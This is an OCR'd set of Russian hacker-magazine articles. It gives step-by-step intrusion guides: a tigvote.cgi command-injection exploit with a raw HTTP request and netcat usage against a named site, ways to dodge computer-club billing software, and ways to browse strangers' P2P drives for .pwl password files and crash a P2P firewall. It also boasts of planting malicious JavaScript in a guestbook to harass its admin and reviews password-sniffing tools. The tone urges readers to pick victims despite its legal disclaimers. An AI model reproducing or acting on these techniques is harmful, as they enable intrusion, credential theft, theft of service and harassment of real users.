Сначала ты должен определиться с тем, нужно ли тебе это или нет? Если нужно, то выбирай себе жертву, только хочу сразу предупредить: не пытайся ломать всякие www.vvp.ru и www.nasa.gov, т.к. отделение «Р» в нашей стране не спит, а ты потом все свалишь на меня :). Если жертва уже выбрана, то иди и качай CGI-сканер. Ты не знаешь, что это такое? Тогда те-

**Наша палочка-выручалочка**

бе в Спец N11(22), там я давал сравнительный обзор самых юзаемых и удобных CGI - чекеров. Я буду показывать тебе все на примере VoidEye2k.

Значит, с настройками ты и сам разберешься, интерфейс понятен и младенцу. Задаем сервак и ждем несколько минут ;). Итак, при сканировании на www.kronex.ru найден скрипт tigvote.cgi. «Ну и что?» - скажешь ты. А то, что теперь бегом на www.void.ru, ищи там статью «CGI-ЖУКС - подробно и по-русски» и ищи там эксплойт. Читаем:

## «TIGVOTE.CGI

Местонахождение: /cgi-bin/tigvote.cgi (как раз где мы нашли).
Уязвимость:
Данный скрипт позволяет организовывать голосование на сайте, и имя файла с базой по голосам передается скрипту как параметр. При внимательном рассмотрении исходного текста скрипта можно найти место, где происходило чтение данных формы и присвоение некой переменной имени файла:

```
$in = $ENV{\'QUERY_STRING\'};
@temp=split /&/,$in;
$in=@temp[1];
@temp=split /=/,@temp[0];
$fileName=\'vote\'.@temp[1].\'.txt\';
$fileIP=\'ip-\'.$fileName;
```

Как ты видишь, отсутствует проверка на различные символы, в том числе и | \ /. Двигаясь дальше, мы видим строку open FILE,»$fileName»;. Не происходит стандартной обработки переданной строки, и все небуквенно-цифровые символы передаются в uuencode, посему из браузера не удастся осуществить эксплуатацию уязвимости.

Использование:
Ниже следует пример запроса, который исполнит команду echo Hi на хосте-жертве. Отдать такой запрос можно, к примеру, неткатом (почти тот же телнет):

```
[hax0r@foo.com]$ cat zapros
```

**ЗАПОМНИ! Статья нацелена прежде всего на то, чтобы показать тебе, каких ошибок ты не должен допускать на своем собственном сайте.**
**Если ты сломаешь что-нибудь и дело дойдет до суда, то тебе грозит:**
**Статья 272 УК РФ. Неправомерный доступ к компьютерной информации.**
**1. Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ),**
**системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, - наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.**
**2. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, - наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы, или иного дохода осужденного за период от пяти до восьми месяцев, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.**

```
POST /cgi-bin/tigvote.cgi HTTP/1.1
Accept: */*
Accept-Language: ru
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent:Agent Smith
Host: www.kronex.ru
Content-Length: 33
Connection: Keep-Alive

file=chmod 777 * |&tigvote=cho+hi
[hax0r@foo.com]$ nc www.victim.com < zapros > out.log».
```

Вот и все ;). Ты думал, это сложно? Оказывается, легче некуда ;). Но учти, что количество серваков с дырявыми скриптами уменьшается (я имею в виду те серваки, которые интересно ломать, а не www.vasiapupkin.h1.ru).

Если у тебя появятся какие-либо вопросы, мой мыл всегда открыт для тебя.
Автор не имеет никакого отношения к взлому, ему все это приснилось. И вообще я - Менделеев :).

# GAMEZ FOR FREE

## получение халявы в компьютерном клубе

Компьютерный клуб - это, пожалуй, одно из самых популярных мест зависания для любого заядлого геймера. Есть такие челы, которые вообще выходят оттуда только за продуктами. Да, да, они там даже ночуют! Деньги либо вообще не платят, предпочитая отрабатывать свое зависание уборкой помещений в том же клубе, либо платят чисто символически. Вот что значит скорефаниться с админами! Но если ходишь ты не так уж часто, в разные клубы, да и денег у тебя не так много, то читай дальше, и я научу тебя, как растянуть свое игровое время, не имея денег, либо вообще не платить.

**Фоменко Зоя AKA DasaDa** (kammi@yandex.ru)

рис. **Борис** Алексеев

Конечно, последний случай крайне не рекомендуется, потому что чреват различными неприятностями - если ты часто будешь так вот сидеть в клубах на халяву, то, скорее всего, это очень скоро заметят админы и в лучшем случае выкинут тебя из клуба без права дальнейшего его посещения. Но вот если ты оплатил, скажем, час, но проиграешь сверх нормы, то тут все зависит от величины клуба, количества пользователей, бдительности админов и качества их софта. Как правило, из личного опыта, поиграть на полчаса или час больше (особо тоже лучше не наглеть) прокатывало почти что всегда и без особых последствий. В крайнем случае все списывалось на ламерское «...ой, правда, что ли, больше сижу? Не может быть. Наверное, какая-то ошибка». Только вот с Инетом такое не прокатывало - он намертво блокировался по окончании времени, но, возможно, в некоторых клубах и это тоже можно обойти. Как же получить такой бесплатный BONUS-time? А очень просто, но в начале немного теории, которая может тебе помочь справиться с какими-нибудь более навороченными защитами, которые не попадались мне. Все, что тут будет описываться, стопудово работало в трех довольно известных и крупных компьютерных клубах, названия которых я по понятным причинам не скажу. В любом случае, это, скорее всего, сработает в любом клубе.

### КАК УСТРОЕН КЛУБ

Любой компьютерный клуб, как правило, представляет собой компьютерную сеть на N-ное количество машин, одного-двух игровых серверов, различного сетевого оборудования и собственно админского компа, на котором установлен софт для удаленного администрирования машинами в игровых залах. С помощью такой программулины админ может вести учет времени для каждого компа, перезагружать машины, блокировать или от-

ключать их, а также поменять твой комп на другой с переносом всей статистики - в случае фатального сбоя в работе этого компа. Сюда же он вводит инфу, сколько юзер заплатил. Еще этот софт автоматически блокирует пользовательский комп по истечении оплаченного времени, после чего он не воспринимает никакие команды с клавы или мыши и даже при перезагрузке reset'ом по-прежнему остается заблокированным (иногда выдавая на экран дурацкие надписи типа «время кончилось» и т.д.). Также, в зависимости от сложности этого софта, могут иметься функции наблюдения за тем, что делается на твоем экране, и управления этим. Так что поосторожней там, когда при работе в Инете в клубе будешь вводить пароль от своей шестизначной аськи или красивого имени почтового ящика или сайта. Так вот. Как правило, на пользовательских машинах ставят Windows 98, ME (а то и 95). Причин этому несколько: под него гарантированно идут все игры, скорость выше, чем в 2000/XP, меньше гимора при переустановках (которые в клубах бывают очень часто), да и стоит он дешевле (в любые фирмы периодически наведываются ревизоры, которые следят за тем, чтобы там не ставили пиратских осей - за это фирму могут оштрафовать и закрыть). Но беда в том, что в Окошках семейства 9x компьютер остается беззащитным как младенец в лесу.

Любой софт для удаленного администрирования, как известно, состоит из клиентской и серверной частей. На админской машине стоит клиент, а на пользовательских - серверы. Серверная часть грузится автоматически при загрузке Windows и тут же сверяется с клиентом на админском компе о состоянии текущего пользовательского компа - не заблокирован ли он, если нет, сколько осталось еще оплаченного времени и т.д.

## НАТЯГИВАЕМ АДМИНА

Вся твоя задача сводится к тому, чтобы перезагрузить комп в то время, когда у тебя еще есть оплаченное время, и выгрузить эту серверную часть еще на стадии загрузки, так как когда машина будет полностью загруженной, выгрузить ее уже не удастся. Алгоритм действий следующий. Как только компьютер загружен до того момента, когда на экране появился только курсор Windows и, возможно, заставка, но еще не появились иконки и кнопка «Пуск», именно в этот момент нажимаем ctrl+alt+del. В появившемся списке задач, скорее всего, ты уже увидишь серверную часть, и возможно, кроме нее ничего больше не будет вообще (explorer еще не успел стартануть). Называться она может поразному, тут уже придется угадывать методом исключения: то есть ты примерно должен помнить, какие компоненты Windows грузятся в обязательном порядке, и если в списке уже успело появиться несколько процессов, выгружай тот, который, скорее всего, не относится к стандартным компонентам Windows. Выделяй его и снимай задачу. Не забывай, что таких задач (серверных частей) может быть несколько, и всех их придется выгрузить при загрузке, мало ли что там админы намудрили. Далее дай компу загрузиться до конца. Если все получилось (может не сразу получиться), то ты увидишь полностью рабочий комп без всяких сообщений о блокировке со всеми доступными программами. Иногда доступны даже панель управления и прочие системные настройки. И главное, этот комп уже нельзя будет никаким образом администрировать с админского компа и тем более заблокировать его оттуда. Это можно делать как в случае, если ты просто решил продлить себе время, так и с совсем заблокированной машиной, но в последнем случае к тебе может подойти злой админ и надавать по наглой репе. По-любому на админской тачке твой комп так и будет отмечен как активный и оплаченный, пока админ не заметит, что больно уж долго он остается не блокированным, хотя оплатили его всего на час. Если же ты просто по-наглежке завалился в клуб без копья в кармане и разблокировал неоплаченный комп, то на админском компе эта тачка так и будет выглядеть заблокированной.

Еще одна фишка - это старый добрый msconfig. Для тех, кто в танке, - это такая команда, позволяющая изменять системные настройки. Но для этого у тебя должен быть доступ к пункту «Выполнить» (Run) или к режиму командной строки. Такие вещи обычно скрываются админами, но вполне можно попробовать создать bat-файл с путем к этому файлу. Либо на время отредактировать какой-нибудь ярлык, прописав ему этот путь. Файл msconfig.exe находится в каталоге windows\system. В Win2000 и XP это файл находится в windows\pchealth\helpctr\binaries. Там можно найти и отменить некоторые процессы, которые грузятся вместе с Windows. Попробуй найти и убрать какую-нибудь запись там о серверной части. И тогда машину вообще нельзя будет админить :). Также не забывай про такую вещь, как защитный режим. В нем вообще могут оказаться доступны любые настройки.

Теперь коротко о Win2000 и XP. Если вдруг ты столкнулся в клубе с этими осями (что маловероятно, но возможно), то там сделать все это намного трудней. Так как в этих осях, как известно, если админ что-то запретил, то это можно менять, только если знать пароль на полный доступ. Хотя, если ходить в клуб часто, пароль можно подсмотреть - наверняка там для всех компов один и тот же пароль администратора и, скорее всего, не сложный. Но все же выгрузить серверную часть тоже можно попробовать, а может быть, получить доступ к msconfig. К твоему сведению, админы иногда вообще оставляют пароль введенным, чтобы не вводить каждый раз. Особенно это касается расшаренных дисков, а это дает тебе возможность покопаться на чужих тачках, а то и на админском компе. Думаю, ты понял, чем это чревато для админа.

Некоторые клубы выкладывают на своих сайтах собственные проги администрирования (особенно если они сами являются авторами такого софта) для ознакомления другим клубам. Что мешает тебе тоже ее скачать и исследовать на предмет дыр?

## БУДЬ ЧЕЛОВЕКОМ

Не замечать твою выходку админ может в течение довольно длительного времени, и ты вполне спокойно сможешь поиграть. Главное - не наглей и не хами админу (на этот случай в клубе и охранник имеется), если тот тебя профиксил. Лучше закоси под ламера и постарайся отмазаться, что ты ни при чем или что ты больше так не будешь (рекомендую носить с собой немного денег, на всякий случай). Вообще-то, админы тоже не дураки и, как правило, знают о возможности таких вот приколов. Кроме того, начальство их здорово дрючит и вычитает из зарплаты за все такие недоработки, если заметят, что компы использовались больше, чем за это получено денег. Так что чисто человеческий тебе совет - пожалей админов, у них и так очень небольшая зарплата, а работа при этом достаточно нелегкая. Поставь себя на их место, хотя бы на время :). А потом отжуль-таки полчасика. По-любому :).

# PEER2PEER

## пора бояться

Привет! Наверное, сразу после покупки «Спеца» ты пришел домой, и первое, что делаешь, - к компу любимому бежишь. Угадал? И, конечно же, проверяешь, сколько новых *.mpeg'ов и *.mp3'шек залилось на твой винт с помощью любимого peer to peer клиента. О-го! Целых 18 треков, ну, за такое не жалко и свою коллекцию расшарить, тем самым поделившись с половиной мира музыкой/фильмами, а заодно и нет-паролями, ICQ-uin, иркиными логами и еще тучей приватной инфы :).

ХрымZ (hrimz@xyligan.ru)

Думаешь, гоню? Нет, приятель, во всем хорошем и удобном всегда есть западло. Вот и в мега-популярных нынче MyNapster`ах и остальных Grokster`ах дырок по самое не балуйся. Стоит только взглянуть на постинги в известных bugtraq`ах, и челюсть придется поднимать с пола. Да, примерно пять лимонов онлайн-пользователей даже не подозревают, что поиметь самое приватное содержимое их винтов - дело 15 минут.
Разработчики только пожимают плечами и даже не соизволили открыть на официальном сайте самый популярный раздел - «Bugs reports» :). Единственное, что предприняли девелоперы для защиты туевой хучи юзеров, так это создали прогу BullGuard, которая валяется на download.com.

**BullShit, ой, простите, BullGuard :)**

Она является фаерволлом для peer2peer клиентов и контролирует весь процесс серфа по чужому винту. Вроде бы с ней трудно совладать, и если ты попробуешь залезть в папку винды у удаленного ламера, то БулГард начнет страшно ругаться на злобных хакеров, ну и далее по сценарию. НО! Но. Даже вот такую специальную софтину, писанную крутыми программистами, можно повалить в даун так же легко, как два байта переслать... Просто посылаем запрос на вражескую тачку во встроенном в клиент браузере такого вида: ip.ad.re.ss:1214/aaaaaaaa(и так далее)/. После такого запросика фаерволл подумает-подумает, да и плюнет на хакера, а и то и вообще аварийно завершится. Так что BullGuard - практически то же самое, что и BullShit :-).

## SAVE THE NAPSTER И ВСЕ ТАКОЕ...


Когда-то давно на MTV показывали такой рекламный ролик, в котором у чувака, юзающего напстер и безвозмездно слушающего попсовые буржуйные мотивы, служители закона вынесли из дома комп, мебель и телку заодно. Предварительно наклеив ей на задницу баннер Napster`а. Те стремные времена уже давно прошли :). Теперь Напстер мертв, но есть множество аналогичных ему сетей, в которых можно обмениваться любым электронным stuff`ом бесплатно. Яркими примерами таких сетей могут служить MyNapster, KaZaA, Grokster, Morpheus и так далее. В качестве примера для статьи я подробно рассмотрю KaZaA и MyNapster. Но ты можешь не париться, так как большинство багов одних клиентов спокойно реализуется в других. В общем, экспериментируй.

**И ни слова о багах...**

**Здесь тоже тишина**

## ПОДГОТОВКА


Для начала тебе неплохо бы обзавестись одной из копий peer2peer программы. После установки регистрируйся в сети и радостно жди списка активных (онлайн) пользователей длиной в километр. Собственно, для подготовки нам большего и не надо :). Еще очень желательно все деструктив-



Регистрироваться лучше с левым ником

Вот она, Козочка :-)

ные действия проводить через анонимную проксю. Не простую анонимную проксю, а поддерживающую Sock5. Для примера опишу действия в Козе (ака Kazaa). Лезешь в меню Tools, далее жмешь Options, затем выбираешь закладку Firewall. Там ставь галочку Use SOCKS5 Proxy server. Все, можешь вводить данные прокси-сервака. Этого для твоей защиты, я думаю, хватить, так, даже если юзер тебя запалит, то, обнаружив, что до твоего ip-шника так просто не добраться, забросит это дело. Есть, конечно, ушлепки, которые могут написать админу прокси-сервера и обратиться в разные сомнительные службы, вот тогда уже готовься вафли сушить. Но



Настраиваем проксю

процент, что все зайдет так далеко, - минимален. Не забывай, я тебя предупреждал :).

## ИНСТРУМЕНТЫ


Теперь рассмотрим, что нам может понадобиться. Telnet-клиент, сканер портов и, возможно, по твоему усмотрению, другой хацкерский софт.

## ЗАЖИГАЙ! ЧАСТЬ ПЕРВАЯ

Для начала посмотрим, что можно сделать с нерадивым юзером самым простым методом. Запускаем любой сканер портов, главное, чтобы он умел сканировать диапазон адресов на определенный открытый порт. Устанавливаем диапазон ip`шников покрупнее, а в качестве порта указываем стандартный peer2peer`овский 1214. Запомни это число - в нем хакерская сила :). Скорее всего, уже через минуту у тебя появится с десяток адресов активных электронных менял. Далее телнетимся к каждой из жертв на пресловутый 1214 и смотрим, какой клиент она юзает. Допустим, это Коза. Тогда запускаем свою Козу, ждем состояния Connect, а далее в строке встроенного брузера вбиваем 111.111.111.111:1214, где 111 заменяем реальным адресом жертвы. С большой долей вероятности у тебя через мгновение отобразится содержимое винта юзера, а тут дело за малым. Врубаем поиск по маске *.pwl, и пассворды у нас в руках. Да, вот так все просто, я же говорю - рог варезобилия :). А главное, это реально подходит под тематику легкого хака. Сканером, я думаю, любой пользоваться умеет?

## ЗАЖИГАЙ! ЧАСТЬ ВТОРАЯ

Теперь посмотрим, что еще можно сотворить с беззащитной системкой. Ну, например, такое. Правда, этот пример посложнее. Во многих peer2peer клиентах есть такая шняга, как передача сообщений между онлайн-юзерами. А в некоторых, в MyNapster`е, например, даже есть встроенный irc. С Mirc`ом конечно не сравнится, но для сельской местности сойдет. Ну да не об этом речь. Известный баг, от которого практически нет защиты. Суть его в том, что если подделать заголовок пакетов, в которых идет сообщение, то программа даст доступ ко всему вражескому винту. Для этого нужно заменить



Сканируем, по старинке, ip-tools`ами

свой ip на 127.0.0.1, а свой логин в системе на логин жертвы (например, твой логин в сети Kazaa может быть вида xakep@KAZAA, а жертвы - lamer@KAZAA). Чтобы провернуть эту фишку, нужно воспользоваться специальным софтом, который может создавать пакеты и в котором есть возможность полностью переписывать заголовок. Все эти программки можно с легкостью найти на www.securitylab.ru, в разделе «Софт». Чтобы понять действие этих прог - читай предыдущие номера Спецов по теме взлома. Там много про это было.

## ЗАКЛЮЧЕНИЕ

В этом самом заключении хотелось бы упомянуть такую вещь. Для взлома машин многих пользователей вообще ничего не надо - они просто не настраивают свои клиенты как следует, в результате у них «официально» доступен на растерзание весь винт :). Так что peer2peer - это просто кладезь всего, что только можно, и все :). Но не стоит злоупотреблять этим, ведь есть же все-таки юзеры, которые действительно хотят поделиться интересной инфой с тобой и другими, а взамен просят пару рефератов и три мптришки.
Для защиты же своей тачки советую поставить хороший фаерволл. Под хорошим я подразумеваю, например, Agnitum Outpost. Встретимся в Козе :).

# КТО ХОДИТ В ГОСТИ К ПАМЕРАМ

Флеймить и флудить в гостевых книгах не нравящихся тебе людей - это очень нехорошо. Но иногда нужно устроить кому-то дестрой и раздрай в качестве профилактики или просто из чувства собственного превосходства. А в концепции легкого хака «нашел, нагадил, пошел искать дальше» есть много методов устройства гадостей окружающим. Один из них, мой любимый, - игрушки с HTML ем.

## тот поступает мудро: гадим в гостевухах

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

рис. Анатолий Бердюгин

### ПРЕЛЮДИЯ

Многие недоадмины очень любят использовать чужие скрипты. Особенно если они лежат на чужом серваке и охраняются чужой администрацией. Ход их рассуждений примерно таков: «ЭТИМ пользуюсь не только я, о защите ТАМ думают профессионалы, скрипт у НИХ проверен временем» и все такое. Короче, зарегистрировав себе гостевуху или форум на сайте, предоставляющем такие услуги, админ считает, что избавился ото всех проблем. А зря.

Как всегда, буду рассказывать на примере. Один из моих товарищей (будем называть его скромно - Админ :)) вел сайт своей дражайшей институтской группы на хостинге NewMail, не поддерживающем ни перла, ни PHP, ни чего-то другого. Ежику понятно, что свою гостевуху ака форум он зарегил на бесплатном хостинге, которым оказался guestbook.net.ru. К слову, нетрусовцы предлагают очень неплохой набор услуг на приемлемых условиях (что-то вроде одного баннера). Так вот, наш Админ решил, что для указания всем на свою крутость он будет использовать HTML: вставлять в гестбуку фотки с попоек, линки на модные сайты, а главное: красиво выделять админские комментарии :). Так их сайт и жил - от попойки до попойки. Пока мне не захотелось повеселиться :).

### КАК ЭТО БЫЛО

Для начала была проведена разведка боем: я зарегил себе гестбуку на том же серваке и потестил его на дырочки - не пропускает ли скрипты, не отсылает ли пароль на мыло и т.п. Оказалось, что на дефолтных настройках гостевушка неприступна. Но когда я поставил галку «разрешить HTML в сообщениях», челюсть моя чуть не пробила крышку стола. В чем было дело? Люди, создавшие guestbook.net.ru, решили не заморачиваться с проверками на <script> и прочие радости, а просто сделали два режима, переключающихся этой самой галкой - либо теги не разрешены вообще, либо... разрешены все :). А раз Админ использовал HTML для себя, почему бы не помочь ему и поюзать всю мощь ЖамаСкрипта? В конфу было запостено сообщение от некого чела, выражающего признательность Админу лично за отличный дизайн. А в конце сообщения скромно притаился вызов функции следующего содержания:

```
function kill()
{
t=setTimeout(killer, 10)
}
function killer()
{
document.write(« «)
}
```

Этот скрипт замечателен тем, что наглухо вырубает ИЕ уже три года подряд :), но не трогает Оперу, фэном которой был наш Админ. В итоге поднялась страшная буча - все посетители сайта вопили на ни в чем не повинного Админа, что, дескать, гостевуха не работает; он честно заходил на нее и не видел ничего подозрительного :). В итоге через недельку-другую он не нашел ничего лучшего, как обнулить ее, удалив все сообщения. Гы :).

Так я баловался довольно долго, выполняя всякие alert («Ошибка скрипта, гостевая книга работает в отладочном режиме») и им подобные, морока голову несчастному Админу. Но надо отдать ему должное - через месяц он все-таки догадался прочитать ВСЕ сообщения до конца (а со странички администрирования делать это очень неудобно - на каждое сообщение отведено окошко всего в 5-6 строк) и запостил грозное сообщение на тему «Кто меня похакает, тому глаз вон и 120 ударов в тыкву». Что ж, пришлось уйти, на прощанье хлопнув дверью при помощи генерирующего попапы скрипта (смотри в Креативе Спеца по дефейсу), где в каждый попап был вставлен счетчик сайта Админа. В итоге его выгнали из рейтинга на накрутку, и сайт он решил закрыть.

### НАПУТСТВИЕ

Все провернутые мной фичи до сих пор работают на этом хостинге, тебе достаточно найти жертву - и все. А вот если админ считает себя продвинутым и использует чужой/свой скрипт, запускаемый прямо с сайта, придется попотеть. Хотя баги в нем все равно будут - я знаю трех человек, которые независимо друг от друга писали перловые гостевухи и забывали выставить проверку на скрипты в... заголовке сообщения. То есть тело шмоналось по полной, а в имени можно было смело писать <script>...</script>. Но это уже другая история...

# СНИФФЕРЫ

## вынюхаем все!

Наверняка ты уже знаком с понятием сниффер, или анализатор протоколов, но я все-таки поясню, что это; за этим последует маленький обзорчик самых популярных снифферов, а потом мы приступим к самому интересному - сниффингу! В самом конце статьи я расскажу, как защититься от снифферов в системе.

ManderX (forother@fromru.com)

рис. Ровер

### HOW IT WORKS?

X-spez уже объяснял тебе, что такое сниффер (вынюхиватель), но я все-таки еще раз поясню, что это такое, только по-своему. Допустим, есть сетка, каждая тачка в этой сети прослушивает и обрабатывают только те пакеты, которые адресованы ей, однако можно создать такое ПО (программное обеспечение), которое переводит сетевой интерфейс машины в неразборчивый режим (promiscuous mode). В этом режиме компьютер (находящийся в сети) будет перехватывать всю передаваемую по сети информацию и проходящие мимо пакеты независимо от того, кому они предназначены. Вот это ПО и есть сниффер. Чтобы понять все это детально, я бы советовал тебе ознакомиться с исходниками сниффера под *nix, а также изучить все компоненты, которые они (снифферы) используют. Например, можно перевести сетевой интерфейс в неразборчивый режим, используя флаг из if.h. Для установки «вручную» сетевого интерфейса в неразборчивый режим необходимо включить флаг PROMISC: ifconfig eth0 promisc; для отключения - promiscuous mode: ifconfig eth0 -promisc (это я про линух =).


### WHO IS WHO

В настоящее время существует огромное количество снифферов как под вынь, так и под *nix системы. Но я заострю твое внимание только на самых популярных и чем-то примечательных. Но прежде я скажу несколько слов о WinPcap. Для работы с сырыми сокетами (raw sockets) под Win некоторые сниффаки требуют библиотеку WinPcap. Слить ее можешь тут - **http://winpcap.polito.it/install/bin/WinPcap_2_3.exe,** всего 326 KB. Эта библиотека является результатом переноса libpcap с *nix на Win32 (как и сниффаков, которым она нужна, - dsniff, ethereal и др., все они были перенесены с *nix на win). WinPcap позволяет использовать расширенный интерфейс Berkely Packet Filters. Подробнее о WinPcap (особенно полезно для кодеров) можешь прочитать в статье «Архитектура захвата пакетов для Windows WinPCAP: бальзам на душу хакера или панацея для программиста?», состоящей из трех частей, ищи тут - http://www.nmap.ru/reading/index.html. А теперь о снифферах.

**Лучший способ защиты от сниффинга - это шифрование. PGP, SSH и различные утилиты для шифрования должны стать твоими лучшими друзьями!**

### ИРИСКА

Один из самых популярных снифферов под выньдоуз - Iris от eEye, взять, соответственно, можешь на www.eeye.com. Ессесно, не бесплатный. Этот сниффак является революцией в области сетевого мониторинга. Помимо того, что он превосходно выполняет стандартные функции (сбора, фильтрации и поиска пакетов, а также построения отчетов), он способен реконструировать данные. Ириска помогает детально воспроизвести сеансы работы пользователей с различными web-ресурсами и даже позволяет имитировать отправку паролей для доступа к защищенным web-серверам с помощью cookies. Также в этой софтине присутствует модуль декодирования (decode module), преобразующий сотни собранных двоичных сетевых пакетов в привычные глазу электронные письма, web-страницы, сообщения ICQ и др.




Вот оно, это чудо! (Iris)

MUST HAVE или хотя бы TRY =). Об ириске мы с тобой еще поговорим.

### ETHEREAL


Очень известный сниффер, перенесенный с *nix, поэтому и выглядит так коряво. Огромным плюсом этой софтины является то, что реализация ethereal есть практически под все Оси, сам глянь - http://www.ethereal.com/download.html, а также она бесплатна. В остальном - просто хороший сниффер =).



Ужас!! Iris красивее

## NETSNIFFER

Конкурентов ириске я не нашел, но все же этот сниффер мне тоже приглянулся, так как он прост, удобен и имеет приятный интерфейс, а еще он на русском языке. http://www.tmeter.ru/netsniffer/ - взять можешь тут, программка фриварная. Знает четыре протокола (маловато будет =): POP3, IMAP4, FTP, PAP. Позволяет одновременно собирать пароли с 4-х сетевых адаптеров.



**Простота - залог скорости**

## SNIFFIT

А че это мы про вынь, да про вынь, давайте и о *nix-системах поговорим. Sniffit - сниффер, входящий в большинство дистрибьютивов линуха, поэтому, скорей всего, он у тебя уже есть, очень серьезное средство, и научиться им пользоваться нелегко, поэтому я маленько поясню (ведь когда еще я буду писать статью про снифферы =)). Разберем вот такую строку запуска сниффера:

```
sniffit -d -p 23 -s 127.0.0.2 -t 127.0.0.1 -L1
```

Тут -d значит, что sniffit переводится в режим dump, в этом режиме прога выдает пакеты в байтовом формате в стандартный выходной поток. -p используется для указания конкретного контролируемого порта. -s [ip] используется для указания исходного адреса, sniffit будет перехватывать пакеты, поступающие именно с этого адреса. -t [ip], соответственно, используется для указания целевого адреса (target - цель), т.е. sniffit будет перехватывать пакеты, направляющиеся по этому адресу. L [уровень] - используется для указания уровня детализации. Тем самым я указал sniffit отслеживать 23 порт между хостами 127.0.0.1 и 127.0.0.2. С помощью -c [файл_конфигурации] можешь указать файл для детального сниффинга =), рассмотрим такой файл конфигурации:

```
select from host 172.17.0.1
select from host 172.17.0.2 80
select both port 23
```

